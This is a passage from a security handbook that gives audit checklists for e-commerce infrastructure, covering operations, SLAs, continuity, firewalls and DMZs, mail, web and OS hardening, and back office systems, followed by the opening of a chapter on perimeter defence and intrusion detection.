The collection of metrics for capacity planning, customer satisfaction, and usage is imperative. Operational statistics are collected as part of operating the business and include such items as technology outages and usage. These operational statistics are generally used to provide information regarding problems and assist in determining where efforts should be focused to correct operational problems. Help desks or customer service areas can be invaluable for recording these kind of metrics.

As all of the operational statistics are collected, they must be analyzed and collated into metrics to report the state of the operation. How is the E-commerce environment working? How many customers have used the site? How much was spent and what was bought? However, metrics must be combined from across the organization to establish the strategic indicators used by top management to determine how the organization is doing and what they should be concerned about. This relationship is illustrated in Exhibit 130.3.

Some things to consider surrounding operational statistics and metrics include:

- What efforts are being made to collect, report, and validate the available metrics?
- What metrics are available from the internal and external service providers?
- Determine the reporting structure for these metrics.
- Determine how these metrics are used.
- What process is in place to use the metrics to create feedback to improve the system or correct problems?




EXHIBIT 130.3 Operational statistics to indicators.

Problem Resolution

The primary users of an E-commerce site are its customers. However, sometimes things go wrong, or customers have questions arise during their visit and would prefer to talk with someone regarding the issue. Consequently, they need to have a place to report these problems or ask their questions.

This requires the implementation of a customer call center where problem reports regarding the Web site can be taken and directed to the correct support groups for resolution, or product questions asked and answers provided. Effectively operating this customer call center requires the use of a call tracking system capable of tracking the customer's issue and a history of what was done to provide resolution.

If operating a global company — and face it, if you are running an E-commerce site, your consumer audience will be global — you will need to establish a method for people to reach you in real-time from anywhere in the world.

The customer call center must be able to respond quickly to customer needs and provide the information they are requesting in a timely fashion. Doing so establishes confidence in the mind of the consumer about your abilities and enhances their buying experience.

When considering the call center, the following questions should be considered:

- How do both you and the customer evaluate satisfaction level?
- How long does it take to solve a problem once reported? Is the customer satisfied with the resolution? Is follow-up necessary?
- What are the common problems reported and what has been done to rectify them?
- What problem tracking and resolution system is in use?
- Are problems recorded so that metrics can be obtained and trending reasonably retrieved?

Service Level Agreements (SLAs)

Service level agreements (SLAs) establish the terms of service, including expected operational performance and problem escalation and resolution. Both issues are important in E-commerce activities. The operational performance of the service provided is critical because poor performance means the E-commerce services will be unavailable to the customer. This in turn can negatively impact both the bottom line and the image of the company on the Internet.

Timely resolution of problems is also important for the same reasons. Customers expect service level timelines for issues to be met. What SLAs are there with service providers, and are there penalties if they do not meet their commitments?

SLAs are also used to assist in measuring the capabilities of your service providers and are useful to have when renewing contracts. Having collected and maintained good information regarding performance and issue resolutions, one will have more success negotiating changes in the contract and price due to good or bad performance in the service delivery.

Things to remember when reviewing the SLAs in place for an E-commerce environment include:

- Obtain SLAs from suppliers such as ISPs and network providers.

- What quality-of-service provisions are in the SLAs? Are the service providers meeting these agreements?
- Do the service providers and your own organization maintain records on their performance?

Maintaining the Business

The ability of the infrastructure to recover from a systems failure, connectivity loss, or other issue is essential. Order entry for product sales is a critical activity that must be maintained. How will the organization handle the partial or complete loss of its E-commerce infrastructure? Are appropriate plans in place to maintain the E-commerce business?

Business continuity and disaster recovery planning form important elements in any business, but are not centered solely on the E-commerce services being offered. Business continuity is centered on maintaining the business operations after a fatal systems failure. For example, can E-commerce operations be maintained if several systems suddenly fail?

These are important questions to ask support organizations. If the organization is heavily dependent on the ongoing operation of the E-commerce environment, then a failure for even a short period of several hours can have disastrous effects on the business. If operating an enterprise based more on "foot traffic," one may be able to afford the downtime.

However, in today's information age, when an online business is offline, everyone hears about it — very quickly.

Areas of concern surrounding business continuity include:

- Has a business impact analysis been conducted to determine how important E-commerce is to the survival of the organization?
- Are the Web servers and other systems involved in the E-commerce delivery part of a contingency plan?
- Are there backup procedures, dependable backups, and regular data and system recovery testing?
- Is the status of systems monitored to maintain integrity and operation?

Development

As mentioned previously, customers will remember their experience with an E-commerce system based on how it worked for them. Consequently, the development of a consistent interface is required and can only be achieved through good development practices.

Standards and Practices

The key method of ensuring that consumers have a positive experience with an E-commerce site is to establish development standards and practices. These are independent of the "look and feel" established as their interactive experience.

The site developers use standards and practices to provide information and methods on how the applications will be developed. This includes things such as code standards, security, and how information submitted from the consumer will be validated and protected. Accordingly, security needs to be designed into the application from the start and not included as an after-thought.

Developers will make decisions regarding how they will develop and write their particular part of the system based on their previous experience or education. These differences make it difficult for ongoing maintenance and subsequent troubleshooting and issue resolution.

Change Control and Management

Change control is a critical part of the overall development/production cycle. Proper change control reduces the risk of improperly tested application code being placed into production, causing problems with data integrity, confidentiality, or reliability. It is also used to identify the changes that are made from day to day to the application code and allows for proper issue resolution and developer education.

A major issue with the development of application code is the fact that it is often put into production systems and "debugged" while customers are using it. This type of activity not only impacts the development of the system, but also affects the user's perception of the E-commerce site and the online presence of your enterprise.

Proper change control ensures that development code is tested in a development environment and is able to process not only the accurate information that the consumer provides, but also handling errors in the input, made either deliberately or accidentally.

Proper processing of information that is collected on the Web site affects business operations. Failure to process it correctly may result in improper or incorrect charges to the consumer, or delivery errors resulting in lost merchandise and increased costs.

When assessing the configuration and change control environment, one must consider:

- Software release change and version control, including both the application code and operating system changes.
- Is it possible to maintain a stable operating environment in today's fast-paced world? Is it possible to automate the change process?
- Development, implementation, and migration standards.

Connectivity

Connectivity is specifically concerned with the technologies used to establish network connectivity to public and private networks, how available bandwidth is calculated, and how the network is designed. E-commerce is very dependent on a successful network design and adequate capacity to ensure that consumers can get to a Web site, especially during the winter holiday season.

This means adequate Internet connectivity speed and capacity, and similar connectivity into your corporate network if applicable to your E-commerce design. Many network design people are leaders in their field, but adequate network capacity can be easily overlooked.

A network can also be overbuilt, having too much capacity and other resources built into it that ties up an enterprise's resources unnecessarily. It is necessary for the enterprise to have good technical management and network design staff to take the marketing and sales plans and build a network that will handle expected traffic and scale appropriately as demand increases.

The network staff must understand that an E-commerce site must be located in an appropriate place. This means that if one intends to operate on a global scale, one may want to consider having multiple locations to ensure the best connectivity and performance for the consumer. This can increase the complexity of one's environment in the process and in turn increase one's dependency on good planning.

Part of this planning includes redundancy, which in turn forms part of one's contingency and business continuity planning. If one component or location becomes unavailable for any reason, one is able to maintain presence and continue operation of E-commerce enterprises.

Consumers are looking for a positive, encouraging experience when interacting with an E-commerce environment. Failing to provide this experience reflects negatively on your online presence. This may result in a perception that the company is not prepared to handle E-commerce and consumers will be reluctant to conduct business with your site.

In reviewing network connectivity, remember to consider:

- Location(s) of E-commerce sites
- Network capacity
- Maintaining and monitoring of network availability
- Network topology
- Redundancy of the network
- Security
- How secure are transmission links
- Do you use a switched network
- Is any form of virtual private network (VPN) used in E-commerce delivery

Security

There are four major components that make up the security area:

1. Client or user side of the connection

2. Network transmission system
3. Protection of the network information during transmission
4. User identification and authentication

Protection of the network security elements and the computer systems that reside in the E-commerce infrastructure is a major portion of protecting the data integrity and satisfying legal and best practices considerations. This level of protection is addressed through various means, all of which must be working cooperatively to establish defense-in-depth.

As seen in Exhibit 130.4, the layering is visualized as a series of concentric circles, with the level of protection increasing to the center. Layer 1, or the network perimeter, guards against unauthorized access to the network itself. This includes firewalls, remote access servers, etc. Layer 2 is the network. Some information is handled on the network without any thought. As such, layer 2 addresses the protection of the data as it moves across the network. This technology includes link encryptors, VPN, and IPSec.

Layer 3 considers access to the server systems themselves. Many users do not need access to the server but to an application residing there. However, a user who has access to the server may have access to more information than is appropriate for that user. Consequently, layer 3 addresses access and controls on the server itself.

Finally, layer 4 considers application-level security. Many security problems exist due to inconsistencies in how each application handles or does not handle security. This includes access and authorization for specific functions within that application.

There are occasions where organizations implement good technology in bad ways, which results in a poor implementation. For example, the best firewall poorly configured by the user will not stop undesirable traffic to a site, or a database security system that has all of the data tables granted for "public" access does not protect the data they contain. This generally can lead to a false sense of security and lull the organization into complacency.

Consequently, by linking each layer (see Exhibit 130.5), it becomes possible to provide security that the user does not see in some cases, and will have minimal interaction with to provide access to the desired services. Integration between each layer makes this possible.

The same is true when implementing security within the E-commerce environment. It must be considered at all layers: the client, the network, the perimeter, and the associated servers. The Web interface has four primary layers: the operating system, the CGI programs, the Web content, and the Web server. Each layer is dependent on the components of the other layers working correctly.

Client Side (User)

Clients interact with the E-commerce infrastructure through their Web browser. The users, however, have certain expectations about how the interaction will look, act, and perform at their computer. For the experience to be a positive one, certain programming considerations must be addressed during design, development, and implementation.




EXHIBIT 130.4 Levels of protection.




EXHIBIT 130.5 Linking layers.

The experience the user has will be different across the different browser implementations, and choosing to support browser extensions that are not supported by other browsers is not a good business decision. The HTML, dynamic, and graphic content must be compatible with the different Web browsers available. E-commerce applications must consider this requirement. Not all users will want to enable extended features in their browser, such as cookies, Java, and JavaScript. This greatly affects the functionality that can be offered in the design of the application.

The users and businesses that will use a service may not be connected directly to the Internet. They may be using a proxy server to provide security or cache network requests. They may also be using a slow-speed network link. These factors must be included in the design to maintain a positive experience.

When considering client-side issues:

- Examine what types of Web browsers and proxy servers are in use and in what operating environments.
- Determine how a customer registers for E-commerce access.
- Determine the ease of use of the E-commerce interface.
- Decide what applications will be used to develop the interface.

Firewalls

The firewall is an integral part of an E-business architecture. It is accepted that any computer directly on the Internet with no protection is a sacrificial host. One can expect it will be compromised at some point. Although it is not reasonable to hide everything behind the firewall, every system not needing to be directly visible to the Internet should be protected by a firewall. Additionally, no connections from any unprotected systems should pass directly through the firewall to the corporate network.

However, a firewall can be bolstered by the network design through the use of demilitarized zones (DMZs) and service networks (see Exhibit 130.6). The DMZ protects its systems through filters and access control lists in the routers. The service network is a separate network connected to the firewall. Any system that does not need direct Internet connectivity and does not need to be on the corporate network is put in the service network.

The customer interacts with the systems in the DMZ. Additional services required to provide the customer with their experience are obtained by systems in the services network. Any additional information that must be retrieved from systems on the corporate network is retrieved by the intermediate servers. Although this seems to be an overly complex arrangement, there is a high degree of security inherent in the design. The systems outside the firewall have no ability to connect to the corporate network. The firewall is configured to only allow connections from the DMZ to the service network, and then only to specific IP addresses and network services. The systems in the service network are then authorized to connect with systems in the corporate network for the required information.

The use of intrusion detection systems and periodic evaluation using vulnerability assessment tools is also highly recommended as part of an E-commerce security architecture due to the nature of the service and likelihood of attack.

When considering the firewall and network security implementation, examine:




EXHIBIT 130.6 Demilitarized zones (DMZ) and service networks.

- Vulnerability reports of all network elements using a network vulnerability tool such as Cybercop or ISS
- The DMZ systems to determine if they are "hardened" to reduce the potential attack points
- How the Web client and server negotiate SSL encryption and what encryption strengths are offered
- Non-HTTP ports opened through the firewall(s) for browsing and analyze security implications
- The firewall topology
- Firewall configuration files
- Access control lists of network devices
- Network communication protocols
- Configuration management on the network security elements

Securing the E-Commerce Server

The E-commerce server consists of a variety of components all connected together to provide the business service. Multiple systems are used to reduce the complexity of any single system in an effort to improve the chances of properly securing each system. These services include the HTTP or Web server itself, personalization systems, directory systems, e-mail gateways, and authentication systems.

Directory Services

Directory services provide a mechanism for maintaining an online repository of registered users and their related information. By using a central repository for this information, any of the systems requiring authentication data or information regarding the user can access it. Additionally, applications can query information regarding the user, including their mailing information when ordering or requesting hardcopy information or when products are shipped to them.

Several directory systems are available, but those based on X.500 and Lightweight Directory Access Protocol (LDAP) technology provide the highest level of integration and availability.

Because all of the information regarding the users is stored in a central repository, special care must be taken to protect the information on those systems and provide authenticated and secure transmission channels for the data. The repository must have high availability, as many systems will be dependent on its ability to provide the information when requested. As previously stated, the consolidation of the data makes it easier for the administrators to provide confidentiality and maintain integrity while the information is stored and during transmission across the network. One can argue that the consolidation of the data also makes the system

a target for attack. However, the centralization also provides network security personnel with the opportunity to protect the system.

When evaluating the directory services provided, consider:

- How much data will be stored
- How quickly must the directory provide the response
- How many queries can the directory handle at a single time
- What security functionality is integrated into the directory
- Does the directory support authenticated connections
- Does the customer understand that this data is being stored

Mail Server

Electronic mail is a key component in any E-commerce infrastructure. It allows for the delivery of information from the E-commerce infrastructure systems to a user or business. Customers depend on e-mail to request information and to interact with customer service or support people when questions or problems arise. It can also be used by customers to report things they like or dislike about the experience. E-mail, which is used for many things, should not be used as a transport method for information requiring special protection. Information sent via e-mail is as public as a postcard. Consequently, the distribution of credit card or purchase information, as well as user name and passwords, must not be distributed through e-mail. This can be made possible and secure through encryption technologies such as S/MIME.

The operation of the mail server is critical to the infrastructure. E-mail servers are also regularly used by hackers to access other systems or send unsolicited bulk e-mail, or spam, as they are often not considered to be a major security risk. Many of the available commercial mail servers have idiosyncrasies related to their configuration that both can protect and expose information. Consider the incorrectly configured mail server that allows external users to send e-mail as if they were employees of the company, or using the mail server to relay spam to other mail servers.

Such examples are written and documented on a daily basis in the security industry and are usually related to simple misconfigurations, the use of out-dated software implementations, or not remaining current with software patches.

When addressing e-mail security and availability, consider:

- Which mail transport agents and mail user agents are being used
- Access permissions for the mail transport agent's (MTA) configuration files
- Periodic review of the mail server's delivery and error logs to determine the possibility of misuse
- Probing the MTA for common "exploits" to test vulnerabilities to various attacks
- Evaluating the use of virus protection technologies
- Content management and encryption technologies

Web Server

The Web server can be considered the most critical component in the E-commerce infrastructure. It is required to deliver Web-viewable content to the user, run programs to retrieve or send information to the user or other systems, and perform specific checks to determine the validity of requests. It is expected to be available all the time and to provide responses to the user within an acceptable time period. If users have to wait due to poor network or Web server performance, they will quickly leave your site. Once again they will form a negative perception of the business and not be likely to return.

There are a number of Web servers available, both as commercial and freeware software implementations. If one can afford it, buy a commercial implementation to have quick support when issues arise and gain vendor maintenance for the software. Although the initial expense for freeware implementations may be low, and they are quite robust, the post-installation maintenance and support expenses can be quite high. Consider company turnover and retention of experts to maintain the freeware implementation. It is likely to be much easier to find trained experts on commercial software than someone who is familiar with a tailored freeware implementation.

While configuring the Web server itself, development standards are needed for the design of applications and Web content. The Web server software must not execute on the system with any special or administrative permissions. This reduces the risk of an attacker gaining administrative privileges to compromise the server.

The operation of the server is also dependent on the availability of Common Gateway Interface (CGI) scripts to provide access to applications and forms. CGI programs require careful scrutiny during development and before final production to validate that there are no exposures to poorly written code resulting in security issues. Confidentiality and data integrity have been presented several times. The Web server should be capable of providing encrypted sessions through Secure Sockets Layer (SSL) or Transport Layer Security (TLS). Both SSL and TLS require no additional hardware and both use a server-side certificate. The issuance of a certificate for a site is beyond the scope of this chapter. Several reputable firms can issue certificates for Web servers.

Using SSL or TLS, the organization and customer can be confident that the information being displayed or sent is protected while in transit across the network.

When reviewing the Web server, consider the following:

- Review the user ID and account permissions the Web server runs under (i.e., root, administrator).
- Determine which Web sites are public and which are controlled access.
- Analyze access permissions for HTML documents, ASP and CGI, directories and scripts.
- Examine Microsoft IIS or other Web server application configurations and log files.
- Determine how requests received by the Web server from the browser are verified.
- Determine how requests sent to a back-end processor are verified as completed.
- Examine Web-based applications and database connectivity, including Java, JavaScript, and XML.
- Check for the existence of well-known ASP and CGI scripts and utilities that pose a security risk.
- Examine Web and proxy server configuration files.
- Check the Web server configuration files and certificates to enable SSL communications.
- Analyze high-availability components in the E-commerce service.
- Evaluate operating system and Web software patch levels and configuration files on critical servers.
- Evaluate application patch levels and configuration files.
- Determine how external E-commerce systems authenticate to internal systems.
- Consider the certificate authority that issued the server certificate and if there is a method for the customer to validate the authenticity of the certificate.
- Evaluate the requirements of non-repudiation features.
- Evaluate CGI scripts and review the program code.
- Consider Web content management.

Operating System Security

All of the components previously described rely on the foundation services provided by the operating system. Although each of the individual application components can be made more secure, without a strong, secure foundation, other efforts are affected. Today, the vast majority of E-commerce systems run on either Windows NT or UNIX operating systems. Each of these environments has its own advantages and disadvantages and system vulnerabilities.

Windows NT Operating System

Windows NT is a popular operating system used to perform specific computing tasks in any infrastructure. Proper configuration of the operating system is essential. If not properly configured and security is not properly implemented, it can be trivial to compromise.

Windows NT relies heavily on the registry to provide both operating system and application configuration settings. Several key services in Windows NT operate at the same network service port. This can provide a remote user with the ability to probe the system and collect important registry information. With this information in hand, such as disk sharing information, user names, and system configuration details, a successful attack can be launched against the system.

When using Windows NT as an E-commerce operating system platform:

- Conduct a scan of all Windows NT systems providing E-commerce services using both host- and network-based vulnerability scanners. Analyze the results and attempt to exploit them on the operating system to gain unauthorized access.

- Review unnecessary services and ports.
- Review registry settings and operating system patch levels and configuration files on critical servers.
- Evaluate configuration and change management on the operating system components.
- Implement virus protection technologies.

UNIX Operating System

The UNIX operating system provides a multi-user, multi-processing environment used for many different tasks. Like Windows NT, however, improper configuration of the security modules and operating system can make it trivial to compromise. UNIX is a much more popular E-commerce environment than Windows NT. Despite the relative maturity of the operating system, new problems with UNIX implementations are discovered on a weekly basis. The visibility of some of the new security issues even makes it to the news media due to the dependence in the computing world upon this operating system.

Like Windows NT, UNIX is not intended to be a secure operating environment. Any security expert can provide a multitude of ways to defeat the security systems on either operating system. Considerable effort is required to "harden" the operating system and reduce the vulnerabilities in the E-commerce environment. As a multi-user operating system, UNIX has a large number of network-based services providing major parts of the system's functionality. Many of these services and ports are not necessary in order to provide E-commerce functionality. These services are often exploited to initiate confidentiality, data integrity, or system availability attacks.

When using UNIX as an E-commerce operating system, be sure to:

- Conduct a scan of all UNIX systems providing E-commerce services using host- and network-based vulnerability scanners. Analyze the results and attempt to exploit them on the operating system to gain unauthorized access.
- Review unnecessary services and ports.
- Evaluate operating system patch levels and configuration files on critical servers.
- Evaluate configuration and change management on the operating system components.

Back Office Applications

The E-commerce infrastructure has communications paths to various back office applications, including search engines, Oracle, BaaN, and SAP, to facilitate the ordering of products from the catalog. These systems are sufficiently protected, as well as the data sent across the network, to restrict protected information access. In addition, there are specific performance and security considerations for these applications.

Search Engine

The search engine is used to find specific documents or Web pages within the E-commerce environment. The quality of the search engine responses depends on how fast this "crawler" can traverse the Web links and pages to produce an index for the location of relevant material. Most search engines perform this work in two stages. First, the search engine "crawls" through the Web pages and collects information. Second, it builds a searchable index for use later when the user requests the search.

Different search engines offer different levels of performance in the collection of this information. This affects the validity of the search results when the user requests the search. If pages that exist cannot be found when the search is requested, the user will think the information does not exist. Consider the negative perception this can have on the user's experience at the Web site. If pages no longer exist or contain irrelevant information appear, the user will become frustrated.

For example, consider the graphs in Exhibit 130.7. Both graphs illustrate basic system activity for two different search engines running on exactly the same hardware. The system on the top makes much better use of the system's resources during the crawling and indexing phases. This improved use of system resources suggests the engine is working effectively. The graph on the bottom shows much lower resource utilization, suggesting the engine may not be capable of handling the workload despite the hardware resources.

User interaction with the search engine is also critical. If the search engine itself has not been properly implemented, it is possible for performance, including the search, to be slow, due either to the software or the




EXHIBIT 130.7 Basic system activity for two different search engines.

hardware on which it is running. Some search engine implementations do not handle simultaneous searches well. Careful review of the product, combined with simulated load testing, is required prior to implementation.

When evaluating the search engine, review:

- How well the crawling and indexing features work
- The success rate and relevance of the returned documents
- The CPU and LAN utilization
- How quickly search responses returned to the user
- The vendor's reputation

The back office systems provide information to the E-commerce user over which the organization wants to maintain strict control. In general, these same systems will be used to provide the day-to-day operations for the rest of the company. Because they are generally within the protection of the corporate network, they can be considered protected. The "hard and crunchy" network perimeter is becoming less and less practical as more and more users and customers are demanding services and access technologies. However, the issues previously presented regarding development, application, and operating system configuration must all be applied here as well.

Communication to these systems from the external E-commerce system is controlled by the firewall. The firewall will only allow specific external systems to communicate with specific internal systems to minimize the risk of total compromise in the event of an attack.

Being successful in implementing connectivity and protecting these back office systems is dependent on a thorough understanding of how data is moved from one system to another, what protocols and transport

methods are used, who creates the data, who processes it on the receiving computer, and the sensitivity of the information itself.

When evaluating and implementing connectivity to back office systems, one must:

- Evaluate protection of sensitive organizational data
- Evaluate configuration management on the back office components
- Evaluate the use of virus protection technologies
- Evaluate database configuration and administration practices
- Evaluate order transmission from the Web site to the order management system
- Evaluate the order fulfillment process

E-Nough!

This chapter has discussed the components of E-commerce architecture and identified what the organization should focus on when developing its environment or preparing to perform an audit. This chapter is by no means an all-encompassing examination of each of the technology areas, but is intended to show the reader the relationship and dependencies of various components that make up an E-commerce environment.

The implementation of an E-commerce environment allows any corporation to economically achieve global presence and enter the global marketplace successfully. In fact, some retailers have no or few storefront (bricks-and-mortar) premises due to E-commerce.

This is a challenging and fast-paced world where it is so important to be first, be visible, and be remembered. Do it fast, be quick, and do it right; if you do not, you blow it.

This is the nature of E-business. If one does not get it right the first time, one will not have enough time to fix it later. This is our E-dilemma!

Acknowledgments

Very special thanks to my colleague and close friend, Mignona Cote. Her insight into many areas in technology, business, and risk areas have taught me many things. Without her assistance, this work would not have been completed.

Improving Network-Level Security through Real-Time Monitoring and Intrusion Detection

Chris Hare, CISSP, CISA

Corporations are seeking perimeter defenses without impeding business. They have to contend with a mix of employees and non-employees on the corporate network. They must be able to address issues in a short time period due to the small window of opportunity to detect inappropriate behavior.

Today's Security Perimeter: How to Protect the Network

Many companies protect their networks from unauthorized access by implementing a security program using perimeter protection devices, including the screening router and the secure gateway. A screening router is a network device that offers the standard network routing services, and incorporates filters or access control lists to limit the type of traffic that can pass through the router. A firewall or secure gateway is a computer that runs specialized software to limit the traffic that can pass through the gateway. (The term "secure gateway" is used here rather than the more generic term "firewall.")

Although on the surface they seem like they are doing the same thing, and in some respects they are, the router and the secure gateway operate at different levels. The screening router and the secure gateway both offer services that protect entry into the protected network. Their combined operation establishes the firewall as shown in Exhibit 131.1.

Establishing firewalls at the entry points to the corporate network creates a moat-like effect. That means that there is a "moat" around the corporate network that separates it from other external networks.

The Moat

Although the moat provides good protection, it reduces the ability of the organization to respond quickly to changes in network design, traffic patterns, and connectivity requirements (see Exhibit 131.2). This lack of adaptability to new requirements has been evident throughout the deployment of the secure gateways within numerous organizations.

One of the major complaints surrounds the limited application access that is available to authorized business partner users on the external side of the firewall. In some situations, this access has been limited not by the authorizations allowed to those users, but to the secure gateway itself. These same limitations have prevented the deployment of firewalls to protect specific network segments within the corporate network.

Many organizations are only connected to the Internet and only have a need to protect themselves at that point of entry. However, many others connect to business partners, who are in turn connected to other networks. None of these points of entry can be ignored.




EXHIBIT 131.1 The firewall is composed of both the screening router and the secure gateway.




EXHIBIT 131.2 Establishing firewalls at the entry points to the corporate network creates a moat-like effect.

